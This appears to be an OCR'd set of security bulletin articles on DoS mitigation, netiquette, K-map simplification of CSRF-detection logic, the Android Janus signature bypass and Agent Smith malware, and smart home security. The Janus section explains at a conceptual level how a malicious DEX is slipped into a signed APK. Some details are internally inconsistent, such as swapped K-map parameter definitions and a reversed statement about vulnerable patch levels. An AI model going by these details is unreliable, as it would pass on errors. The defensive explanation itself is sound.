
Network administrators can deploy various techniques to mitigate DoS attacks. One technique is to use access lists to blacklist the IP addresses: when a DoS attack is taking place, add an access control entry to deny the attack.

Another technique is Remotely Triggered Black Hole (RTBH). RTBH filtering is a popular and effective technique for mitigating DoS attacks by black-hole routing the traffic to a particular victim or from an attacker.

The disadvantage of blacklisting and RTBH is that both malicious and legitimate traffic to a target is denied.

Redirecting Traffic to the Scrubbing Centre

Instead of dropping all the traffic, redirect it to a sink hole for analysis or for scrubbing. When under attack, the traffic is redirected (typically using DNS or BGP) to the scrubbing center where an attack mitigation system mitigates the attack traffic and passes clean traffic back to the network for delivery to destination. A scrubbing centre is normally hosted by an Internet Service Provider (ISP) or cloud provider.



DoS mitigation: Arbor detection & mitigation process

Conclusions

Be alert and knowledgeable about efficient and effective ways to protect online servers. Steps to prevent DoS attacks include:

1. Build redundancy infrastructure

   For this strategy to be truly effective, ensure the data centers are connected to different networks and there are no obvious network bottlenecks or single points of failure.

2. Configure network hardware against DoS attacks

   There are a number of simple hardware configuration changes that can be made to help prevent DoS attacks. For example, configuring the firewall or router to drop incoming ICMP packets or block DNS responses from outside networks (by blocking UDP port 53) can help prevent certain DNS and ping-based volumetric attacks.

3. Deploy anti-DDoS hardware and software modules

   Specific software modules can also be added to provide DDoS prevention functionality. For example, Apache 2.2.15 contains a module called mod_reqtimeout to protect against application-layer attacks like Slowloris, which opens connections to a web server and then holds them open for as long as possible by sending partial requests until the server can accept no more new connections.

4. Deploy a DDoS protection appliance

   Many security vendors including NetScout Arbor, Fortinet, Check Point, Cisco or Radware offer appliances that sit in front of network firewalls and are designed to block DoS attacks.

5. Protect DNS servers

   Malicious actors may be able to bring servers offline by DDoSing DNS servers. For this reason it is important for DNS servers to have redundancy and to be placed in different data centres.

References

1. Impreva, Learn about Application Security, https://www.imperva.com/learn/application-security

2. PruralSight, The PING of Death and Other DoS Network Attacks, https://www.pluralsight.com/blog/it-ops/ping-of-death-and-dos-attacks

3. Cisco, A Cisco Guide to Defending Against Distributed Denial of Service Attacks, https://www.cisco.com/c/en/us/about/security-center/guide-ddos-defense.html

4. Cloudflare, UDP Flood Attack, https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack

5. What Is a DDoS Attack?, https://www.techjunkie.com/what-is-a-ddos-attack

6. Introduction to DDoS with Arbor Networks Detection & Mitigation, http://puluka.com/home/networking/intro-ddos

Netiquette For Netizens

By | Nur Athirah binti Abdullah & Yuzida binti Md Yazid

Merriam-Webster defined 'Netizen' as an active participant in the online community of the Internet. Netizen is a combination of the words 'Internet' and 'Citizen'. While the term 'Netiquette' was coined to describe a set of acceptable behaviors for effective online interactions in cyberspace. Netiquette refers to Internet Etiquette which simply means the use of good manners in online communication such as email, forums, blogs and other social media sites. Poor netiquette can cause problems which can lead to misunderstandings because communication online is non-verbal. People might misinterpret the true meaning of someone's message without knowing the intended facial expressions, body language, or intonation by the other user. Therefore, be mindful of your manners when you are online and always practice good netiquette.

Following netiquette will help you to maintain and establish positive online relationships as well as develop a positive online reputation.

1. Be aware of what you post online

Social media platforms connect you to billions of people and every single one of them can gain access to view your accounts and posts. A statement that seems humorously ironic to you may be understood as biting sarcasm to others, or worse, taken literally because recipients can't see your face or hear your voice when they read your e-mail or post. Remember that once you post you can never get it back. So, be a smart netizen. Always remember that the person reading your mail or posting is, indeed, a person, with feelings that can be hurt. Avoid typing large portions of your messages in uppercase. Words in all caps are usually read as shouts. Write an appropriate subject line for your message. A good subject line alerts your reader to the nature of your message and makes it easier to find important messages again later. Above all, before sending a message, you should take every possible step to ensure that the message says exactly what you think.

2. Avoid sharing fake or false news

Fake news is news, stories or hoaxes created to deliberately misinform or deceive readers. Usually, these stories are created to either influence people's views, push a political agenda or cause confusion and can often be a profitable business for online publishers. Fake news stories can deceive people by looking like trusted websites or using similar names and web addresses to reputable news organisations. Many people now get news from social media sites and networks and often it can be difficult to tell whether stories are credible or not. Thus, before sharing any news, make sure you read it first and you do fact check from reliable sources. Fake news can cause people to make bad decisions or can make them panic.

3. Be truthful

Speak the truth and post only what you are sure of. Plagiarizing, piracy, unauthorized downloading or sharing of content may lead to trouble in the future. To avoid these, know the difference between free and copyrighted material as well as the need for taking responsibility of what you share online.

4. Do not engage in cyberbullying and other internet crimes

It's okay to act cool in social media but getting involved in serious crimes like cyberbullying or stealing someone's identity is not good. Never criticize a person without knowing the real reason behind the issue. Also never post flame-baits (offensive language that can cause flame wars for the sake of confrontation). Weather you got supporters or haters, please avoid this kind of controversy. Controversial topics like sex, religion, or politics would make you want to think twice before you post extremist views online because most people wouldn't take it lightly and you could end up in a big trouble. So better be cautious and think before you post. You don't want to become cyberbullying victim too!

5. Share expert knowledge

On social media, you are communicating with the world at large and the information that you provide can live on the Internet forever and will remain accessible by people for years to come. Therefore, sharing your expert knowledge consistently plays a big part in shaping your personal brand. Instead of ranting and sharing nonsense posts on your social media, why not share something that is more resourceful, knowledgeable and can benefit others

6. Show respect

Just like in face to face communication, courtesy goes a long way in making everyone's internet experience pleasant and enjoyable. Always be aware that you are talking to a person and not a device. Never forget that the person reading your mail or posting is, indeed, a person, with feelings that can be hurt. Be respectful in treating others. Always think of how you would want to be treated. That's probably how others want to be treated too. Always ensure that you don't waste the time people spend reading your posting. Also please do not spamming others with your sale product on their timeline, messenger, WhatsApp etc. We cannot deny the fact that social media are powerful tools in marketing but do it strategically. There is one quote to remember; a good product will sell itself.

7. Be forgiving of other people's mistakes

Not everyone knows the rules of good netiquette. Sometimes, you will see a stupid question, read an unnecessarily long response or encounter misspelled words; when this happens, practice kindness and forgiveness as you would hope someone would do if you had committed the same offense. If it is a minor "offense," you might want to let it slide and forget about it. However, if you feel compelled to respond to a mistake, do so in a private email rather than a public forum. Pointing out too much mistakes of others online is a sign of bad netiquette. Always remember that even in the virtual world they are still human. If you are practicing being a good netizen, not only that you behave yourself, but also help others in keeping flame wars under control.

8. Respect people's time and bandwidth

Online communication consumes time and bandwidth (megabytes) and people lead busy lives these days. Therefore, keep your posting short and simple. Try to avoid adding any fancy graphics or attachments that may take a long time to download. Please remember that data plans are not free.

Conclusion

Your values reflect your overall character as a person, and respecting other social media users, is one of the most important factors in establishing good relationship. It is easy to become impersonal and rude when you're face-to-face with a computer screen, but you must never forget that a human being on the other side of the screen, deserve a respectful treatment. Words in cyberspace need to be weighed carefully to avoid miscommunication and hurt feelings. Another important Netiquette rule is to continue to follow your personal ethics while in cyberspace. If you wouldn't steal something from a stranger, shouldn't those same rules apply when it comes to downloading pirated versions of movies, music or software? You should do your best to respect the laws of the real world as well as those of cyberspace. Try not to lower your moral standards when you go online.

References

1. *https://medium.com/@meital_volfson/how-to-use-netiquette-in-order-to-be-a-good-netizen-e3012b0f1e9*
2. *https://sebenarnya.my/*
3. *https://www.auburn.edu/citizenship/netiquette.html*
4. *https://www.business2community.com/social-media/2019-social-media-trends-statistics-02156179*
5. *https://www.smartinsights.com/social-media-marketing/social-media-strategy/new-global-social-media-research/*
6. *https://www.webopedia.com/TERM/N/netizen.html*

Applying Boolean Logic To Optimize Programming Logic

By | Mohammad Noorhisyam bin Muda & Ahmad Zairi bin Coursesenu

Introduction

The Binary is a numeric system that only uses two digits: 0 and 1. Computers operate in binary, meaning they store data and perform calculations using only zeros and ones. A single binary digit can only represent True (1) or False (0) in Boolean logic.

A computer program is an instruction written to instruct a computer to do a job. The machine will process inputs following the instructions by the program. A programmer's knowledge and experience will cause variations in the efficiency of coding. To ensure optimal coding, the Karnaugh map (K-map) technique used in the Boolean logic design is applicable.

Boolean logic design

Logic in binary systems is used to express the process and operation of binary information in terms of mathematical expressions. Logic binary consists of binary variables and operating philosophy. This operation requires logic gates (AND, OR, XOR, NOT, NAND, NOR, and XNOR).

Boolean logic is normally applied in logic circuit design, but it can also be used to simplify programming logic. The K-map technique is utilized to simplify digital logic.

In this article, we build a code that takes four inputs. The system will decide if a user is affected by CSRF in a normal condition and in a situation when there is an admin page with no access control.

Applying the K-map technique to optimize the code.

In this section, we try to build an optimal code using K-map. Implementing the K-map technique in optimizing the code involves five steps as follows:

1. Set the truth table based on the problem statement.
2. Derive a Boolean expression from the truth table to the K-map.
3. Select suitable loops for all binary values 1.
4. Solve the selected circuits using a Boolean expression.
5. Build a code based on the simplified Boolean expression.

This example includes two scenarios of CSRF attacks. In the first scenario, we want to analyse if users are affected by CSRF. In the second scenario, we want to check if a user is affected by CSRF when an admin file is missing authentication and authorization.

The parameters used to detect CSRF are Valid Session (D), Anti-CSRF Token (C), Function Triggered (B) and Shared Session (A). Parameter A represents the CSRF attack is active when the victim is in a valid session, and this means the victim must log into the system. Parameter B represents a token with the random value used to secure a web application from CSRF attacks. Parameter C represents a CSRF attack that succeeds when the user triggers the attacker's intended function. Parameter D represents malicious links opened in the same web browser as the logged-in user, meaning that user sessions are shared in the same medium.

The truth table below shows the results of the two scenarios that will ensue as a consequence of the combined parameters A, B, C and D. For example, the items in the seventh row of the truth table indicate that scenario two occurs when events B and C occur. Binary 0 represents FALSE while binary 1 represents TRUE.

D	C	B	A	#1	#2
0	0	0	0	0	0
0	0	0	1	0	0
0	0	1	0	0	1
0	0	1	1	0	1
0	1	0	0	0	0
0	1	0	1	0	0
0	1	1	0	0	1
0	1	1	1	0	1
1	0	0	0	0	0
1	0	0	1	0	0
1	0	1	0	1	1
1	0	1	1	1	1
1	1	0	0	0	0
1	1	0	1	0	0
1	1	1	0	1	1
1	1	1	1	1	1

Table 1: Truth table for the problem statement.

Next, we need to derive the Boolean expression from the truth table to the K-map. The number of cells in the K-map is determined by the number of input variables and is mathematically expressed as 2 to the power of the number of input variables, that is, 2n, where the number of input variables is n. Therefore, to simplify logical expressions with two inputs, we need a map of K with 4 cells. The four-input logic expression leads to 16 K-map cells, and so on.

Enter all possible combinations of variables A, B, C and D. For each combination of variables, enter the results for scenarios one and two. Next, derive the data in the truth table into the K-map. Be cautious with the arrangement of K-map cells.

The next step is to simplify the Boolean expression using the K-map. First, select the appropriate loop for all binary values 1. Then simplify the Boolean expression derived from the chosen loop. Tables two and three show how the simplification is done using the K-map. For scenario one, the final Boolean expression is DB. Check the selected loop: for parameters DC and BA, C and A have two binary values of 0 and 1, meaning we can ignore this parameter.

For scenario two, we choose two loops to accommodate all binaries 1. For loop number 1, D and B are unchanged, D has a binary value of 0 and B has a binary value of 1. Therefore, the Boolean expression for loop 1 is D'B. For loop number 2, the Boolean expression obtained is DB. Thus, the Boolean expression obtained for scenario two is D'B + DB; the simplified Boolean expression is B.




Table 2: K-map for scenario one.




Table 3: K-map for scenario two.

The Boolean expression D'B + DB can be converted to B(D'+D) because Boolean algebra satisfies the same laws as ordinary algebra when dealing with multiplication. Boolean algebraic law stipulates that for OR operations, NOT D + D is equal to one, so D' + D = 1.

Next, we generate a code based on the simplified Boolean expression. In scenario one, the reduced Boolean expression is DB. The logic circuit for scenario one is given in Table 4. The code we want to build is shown in Table 5. Is the code short? Only one condition line matches the original 16 (2n) lines of code.




Table 4: Logic circuit for scenario one.

```
if D == True and B == True:
    print("Users are affected by CSRF!")
else:
    pass
```

Table 5: Simplified code for scenario one.

Conclusion

K-map is a technique used to simplify Boolean expressions and to build logic circuits such as telephone switching. It can also be utilized to create efficient codes and to streamline problems that require logic.

References

1. A Boolean Approach to Modeling Logical Constraints, https://www.nist.gov/publications/boolean-approach-modeling-logical-constraints

2. The Map Method for Synthesis of Combinational Logic Circuits, https://www.academia.edu/31742770/M._KARNAUGH_The_Map_Method_For_Synthesis_of_Combinational_Logic_Circuits

3. Jie-Hong (Roland) Jiang and Srinivas Devadas (2009), Electronic Design Automation. New York, NY: Morgan Kaufmann (Pages 299-404), https://www.twirpx.com/file/2004582/

4. Karnaugh Maps - Rules of Simplification, http://www.ee.surrey.ac.uk/Projects/Labview/minimisation/karrules.html

5. Using Karnaugh Maps to Simplify Code, http://www.quantumrarity.com/archives/255

Agent Smith – A Reincarnation Of Janus

By | Kamarul Baharin bin Khalid & Muhammad Azizi bin Jamadi

Introduction

Recently, Check Point Research has reported on a new Android malware variant called Agent Smith that has been infecting millions of devices all around the world. This malware takes advantage of a previously reported vulnerability called Janus, named after the Roman god of duality (CVE-2017-13156), which Google already patched last year.

MyCERT's Mobile Lab aims to investigate both vulnerability and malware to help better explain how it spreads and possible action to mitigate this threat.

General Information

On 31st July 2017, the company *GuardSquare* [1] reported a vulnerability they discovered on the Android platform. This vulnerability allows attackers to modify application codes in an Android smartphone without changing its signature. In other words, an attacker could introduce a new code with malicious instructions into another legitimate application without affecting its signature.

Why Android Apk Needs A Signature

Android requires developers to sign their applications. When updating an application, Android compares the update's signature to the existing version. If these match, the application update installs on the smartphone. This way, developers don't have to worry about modified APKs causing problems and users data are kept secure.

Why Janus Is A Serious Security Concern

Janus works by combining an unmodified APK file with a modified DEX file, which doesn't affect the application signature. The Android system will allow the installation and then start running code from the DEX file header. This behaviour allows attackers to introduce in any application (ideally one with many permissions already granted like system applications) with a malicious code.

Original APK + Malicious DEX = New modified malicious APK with the same signature.




Figure 1: Example of a new DEX file added to the APK file

How It Works

In theory, this vulnerability involves two things:

a. Adding an extra DEX file into the legitimate application without breaking the original developer's signature.

b. Making the Dalvik/ART virtual machine run the tampered application.

Apk 101

APK (Android Package Kit), or Android application installer file, is a Zip archive file based on the JAR file format. The DEX (Dalvik Executable) file is part of the APK (Zip) file which contains the instructions/codes executed in Android.

The Zip file format has the following characteristic/structure:




Figure 2: Zip file format structure

Zip File Entries contain all the compressed files/ folders inside a Zip file. The Central Directory contains an index of the files/folders in the Zip File Entries sections, as shown below:




Figure 3: Entry sections of the Zip file format

However, it is not required for the compressed files/folders in the Zip File Entries section to be arranged next to each other, as seen in the figure above. The arrangement is not sequential, and there can even be arbitrary data located in the red Zip file sections displayed in the figure above.

As for the structure of APK, which is a Zip compressed file, it is the same as the Zip file but with an additional APK signing block that is also part of the Zip File Entries.




Figure 4: APK component in the Zip compressed file that makes an APK file (format since Android 7.0)

Adding The Dex File Into A Legitimate Application Here is where the attacker misleads the updating process using the Janus vulnerability. It abuses the updating process to inject an unverified code and install the malicious code along with the legitimate application.

Janus uses this vulnerability to insert an arbitrary valid malicious DEX (code) with a new DEX header as part of other files in the Zip File Entries, as shown:




Figure 5: Tampered application with new DEX file added

All content in the original APK compressed files and folders remains untouched. Therefore, the Android system will not indicate any security issue if ART checks with the original hashed signature, as shown below:

```
META-INF/CERT.SF
Signature-Version: 1.0
SHA1-Digest-Manifest: Tw0LYIq0s3vXnHsYbqIchuY7RCo=
Created-By: 1.0 (Android)

Name: res/drawable-xhdpi-v4/ic_launcher.png
SHA1-Digest: 3XDvg+hihozoKnhVwmzjtd5qCbE=

Name: AndroidManifest.xml
SHA1-Digest: 57MPjc9TdSvBdalS9Od9DMfbKdc=

Name: res/xml/accessibility_service_config.xml
SHA1-Digest: +ZAXaADB0kU53wHgBc8n5XtEo2Q=
```

Figure 6: Example of SHA-1 hash value of some components in APK

The JAR signature scheme only considers the Zip entries, ignoring any extra bytes including the arbitrary valid malicious DEX (code) when computing or verifying the application's signature. This implementation causes the file to be a valid APK file and a valid DEX file at the same time.

In theory, ART loads the APK file into memory, extracts its DEX file, and then runs its code. However, what happens is the virtual machine (VM) can load and execute both APK and DEX files. The issue is that when the VM gets an APK file, it still looks at the magic bytes in the header first to decide which type of file it is: DEX or APK. On finding a DEX header, it loads the file as a DEX file and executes it. Done loading the malicious DEX file, it loads and installs the other files as APK files containing a Zip entry with a DEX file. Thus, it can misinterpret dual DEX/APK files.

Agent Smith Malware

This malware takes advantage of unpatched Android smartphones with security patch levels 2017-12-05 and later. Thus, an attacker may sideload a malicious APK through a repackaged legitimate application installed by the user. This additional application then infects the targeted application in the device. At this point, the attacker utilises this vulnerability to display fraudulent advertisements and profit from them [3]. The attack leverages a three-stage infection chain to make the device a botnet that a command and control (C2) server can control by sending commands executable by the infected botnet [3][4].

1. The victim voluntarily installs a dropper application on their Android device, which is a repackaged version of a legitimate application that altered with an additional code.
2. This dropper then downloads and installs a malware package whose icon remains hidden from the application drawer.
3. The malware package gathers an information list of applications installed on the device to find matches for targeted applications to be infected. This functionality runs either hardcoded or prompt by the C2 server. If a match is found, it extracts the APK of the target application, injects the APK with the attacker's malicious advertisement modules, and installs the tampered application as if it were a regular application update.

Agent Smith repackages its target applications at Smali/Baksmali code level. During the installation process, it relies on the Janus vulnerability to bypass Android package integrity checks. Once exploitation is complete, Agent Smith hijacks the compromised applications and shows ads that are out of context.

This malware is distributed through 9Apps, a third-party Android application store owned by UCWeb, Alibaba Group. This web browser application is utilised widely and supported by users mostly from China, Russia, India, Brazil and Indonesia. The majority of affected and targeted users are reportedly from India but the malware has also successfully penetrated many devices in countries like China, Indonesia, Saudi Arabia, the UK, and the US [3].

Running The Malicious Modified Apk

The Android system's ART then loads the new malicious modified APK file and installs the new APK as an update. Because the signature is still the same, ART does not give any error during installation.




Figure 7: Patched APK already injected with a malicious DEX file [6]

As Janus has inserted a new DEX header, ART recognizes this new malicious DEX code as part of the APK, executes it directly, and installs the original APK contents as usual. Because the APK signature is still the same, the malicious DEX code that is running has all the read and write access to the original APK data.

Impact

Using this vulnerability, an attacker can hide their payload inside a legitimate APK without breaching signature validation. Because the signature is intact, the modified APK can be installed and it can overwrite the legitimately installed application. With this, the attacker can have access to the protected data from the original application, including user credentials and private information. By utilising this vulnerability, attackers can leverage and gain privileges or perform remote code execution. Failed exploit attempts may result in a denial of service to the application or system.

How Google Mitigates This Vulnerability

Google introduced signature Scheme v2 to protect against Janus. Signature Scheme v2 is safe because unlike Scheme v1, it considers all contents (every byte) in the APK file. Starting from Android 7.0 and later, Scheme v2 requires that APKs may only installed on devices that support the latest signature scheme [7]. The Janus vulnerability affects devices running Android 5.0 and later. Applications signed with the APK signature Scheme v1 are affected.

Conclusion

Although the threat actors of Agent Smith exploiting the Janus vulnerability to maliciously and illegally inject custom ad modules profit from the deployed modules, other actors could utilise it to develop more intrusive and dangerous attacks on users at large. Incorporated with the ability to hide its icon to mask its presence and hijack legitimate applications on the device, attacks on users have proliferated. Therefore, the risks of sensitive information disclosure, privacy violations and advanced threats to users remain until devices are patched, and users are aware of the infection.

Mitigation efforts to avoid Janus are ongoing. Device manufacturers and users are nonetheless required to collaborate so this Janus vulnerability is patched, and the patch is distributed, adopted and installed in time.

References

1. GuardSquare report: https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-attackers-modify-apps-without-affecting-their-signatures

2. 'Janus' vulnerability allows attackers to modify APKs without changing signature, APKMirror already protected: https://www.androidpolice.com/2017/12/08/janus-vulnerability-allows-attackers-modify-apks-without-changing-signature-apkmirror-already-protected/

3. Agent Smith: A New Species of Mobile Malware: https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/

4. Janus Android App Signature Bypass Allows Attackers to Modify Legitimate Apps: https://blog.trendmicro.com/trendlabs-security-intelligence/janus-android-app-signature-bypass-allows-attackers-modify-legitimate-apps/

5. SecurityFocus advisory: https://www.securityfocus.com/bid/102109/discuss

6. EvilParcel vulnerabilities and exploiting them in-the-wild in Android.rolled.1: https://www.youtube.com/watch?v=Y09LodhRcJ4

7. Additional recovered media files: Janus Vulnerability Allows Attackers to Modify Apps without Affecting their Signatures: https://www.xda-developers.com/janus-vulnerability-android-apps/

Everything SMART

By | Mohammad Fahdzli bin Abdul Rauf

Imagine this.

You wake up in the morning as the alarm from your smart speaker goes off, gently tugging you out of your slumber. The alarm knows when to wake you up, and not by faithfully adhering to your set alarm timer for 6am. It does so via your smartwatch that continuously monitors your sleep and adjusts the alarm on your smart speaker in such a way that it will only wake you up when you are not in deepest sleep. You wish the smart speaker good morning. The soft robotic voice immediately returns the greeting and starts telling you your preferred daily news and upcoming appointments for the day. It will turn on the water heater, switch on the lights and adjust the room temperature and humidity to the optimum levels. While doing all this, the Artificial Intelligence (AI) that powers the smart speaker concurrently starts brewing the coffee and making toast. Once you are out of the shower, it will advise on the traffic conditions, the best route to your next appointment and the weather forecast for the day, all while playing your favourite music in the background. After you leave the house, it will switch off the relevant appliances, lock all doors and windows, and guard your home from undesirable incidents.

The above scenario is not an excerpt from the newest sci-fi Hollywood flick, but it is already a reality for some. This is just one of the scenarios of what a smart home can do.

So what is a Smart Home? According to definition, a smart home is a convenient home setup where appliances and devices can be controlled automatically and remotely from any Internet-connected place in the world using a mobile or other networked device. The devices in a smart home are interconnected through the Internet and the user can control functions such as security access to the home, the temperature, lighting and home theatre. [1]

Nevertheless, the smart home concept goes deeper than the definition stated above. Through the advent of AI assistants that are powerful, yet easily accessible via smartphones and wearable devices (e.g. smart watches, glasses, etc.), a smart home in its simplest, raw meaning is likened to having a butler who is able to satisfy your every whim at any moment regardless of where you are. Think about Alfred (Batman's jack of all trades butler). Most who are familiar with Batman know that Alfred is able to assist Batman (Bruce Wayne) with almost anything, except maybe kicking and punching the bad guys. Still, AI-powered smart homes have a long way to go to be on par with Alfred.

The Explosive Growth of the Smart Home

According to IDC, the global market for smart home devices was expected to grow 26.9% in 2019 to 832.7 million shipments. Sustained growth is expected to continue with a compound annual growth rate (CAGR) of 16.9% over the 2019-2023 forecast period and nearly 1.6 billion devices shipped in 2023 as consumers adopt multiple devices within their homes and as the global availability of products and services increases. [2]

There are 3 powerful AI assistants that interact with people to controll a home: Alexa by Amazon, Siri by Apple and Google Assistant by Google. The most prominent and widely available across multiple smart home devices are Alexa and Google Assistant. Although the two companies Amazon and Google essentially dominate the smart home market currently, Apple is expected to gain traction in the coming years. The current popularity of iOS and macOS devices combined with the availability of Apple apps/services in non-Apple products will help Apple slowly entice more consumers to their ecosystem. The company will also concurrently attract third parties to build compatible devices, similar to what Amazon and Google are doing now.

These AI entities are basically interfaces connecting a user with the devices that control a home, such as the alarm clock, TV, coffee maker, air conditioner, etc. Thus, in order to control these devices, they must be interlinked in one tightly knit ecosystem accessible to you and your family members.

Smart Home Cyber Security

The current levels of complete automation and technological upgrade of our homes and everyday lives have also improved our comfort levels and convenience. We tend to depend on technology a lot. Hence, the explosive growth in reaching out to a wide user base, plethora of functionalities continuously accessing various devices from different manufacturers, and multiple users accessing and controlling devices have introduced a new kind of threat to our homes: cyber threats and risks such as hackers.

In October 2019, security researchers at SRLabs disclosed a new vulnerability affecting both Google and Amazon smart speakers. It can allow hackers to eavesdrop on, or even phish unsuspecting users. It works by uploading a malicious piece of software disguised as an innocuous Alexa skill or Google action. The researchers showed how the installed skill or action can get the smart speakers to silently record users or even ask them for their Google account password. [3]

Therefore, in order to minimize the risks of cyber threats, a few basic rules are paramount for all smart home adopters. [4]

The first thing is for a user to get informed about the product before buying it, research its security settings or ask the salesperson on the spot. Make sure to know what the risks are, how they can be prevented if the security is upgradeable and how to use the product safely. Add passwords to all devices and controls and make sure they are strong and not something obvious like birthdays. Always change the product's default password that is pre-set by the manufacturer.

Secondly, it is very important to secure the Wi-Fi network to which everything in the house is connected because it protects your private information. Your network is best protected by the WPA2 (Wi-Fi Protected Access II) encryption protocol, so make sure to activate it. The most common protection protocol is still the Wired Equivalent Privacy (WEP) but it is weaker and easier to breach.

As an added measure, if possible and depending on your router's capabilities and gateway, it is recommended to create two or more network identities, or SSIDs. If you don't know how to do it yourself, ask a friend with a bit more expertise. You can then use one identity for all online and banking transactions and the other for the rest of the devices and more general online activity.

Finally, but equally important, install firewall and security software. Firewall is what protects your network from outside threats by restricting incoming connections that may harm or steal your information. Every network should have one. It is recommended to set it up in such a way that it allows traffic only on ports specific to your devices. Apart from that, make sure you always have the latest security software on all your smart devices as well as control devices such as phones and tablets, to make it harder for hackers to take control.

Most of the early smart home adopters are aware of the risks that come hand in hand with every major technological advancement and lifestyle change. The potential risk of cyber threats pales in comparison to what smart home functionalities promise for making life much more convenient and safer. Because users are carefully following the simple steps mentioned above and exhibit heightened security awareness nowadays, most manufacturers (software and hardware) are now seen to be putting security and data privacy capabilities on the same echelon as the devices' technical specifications.

Conclusion

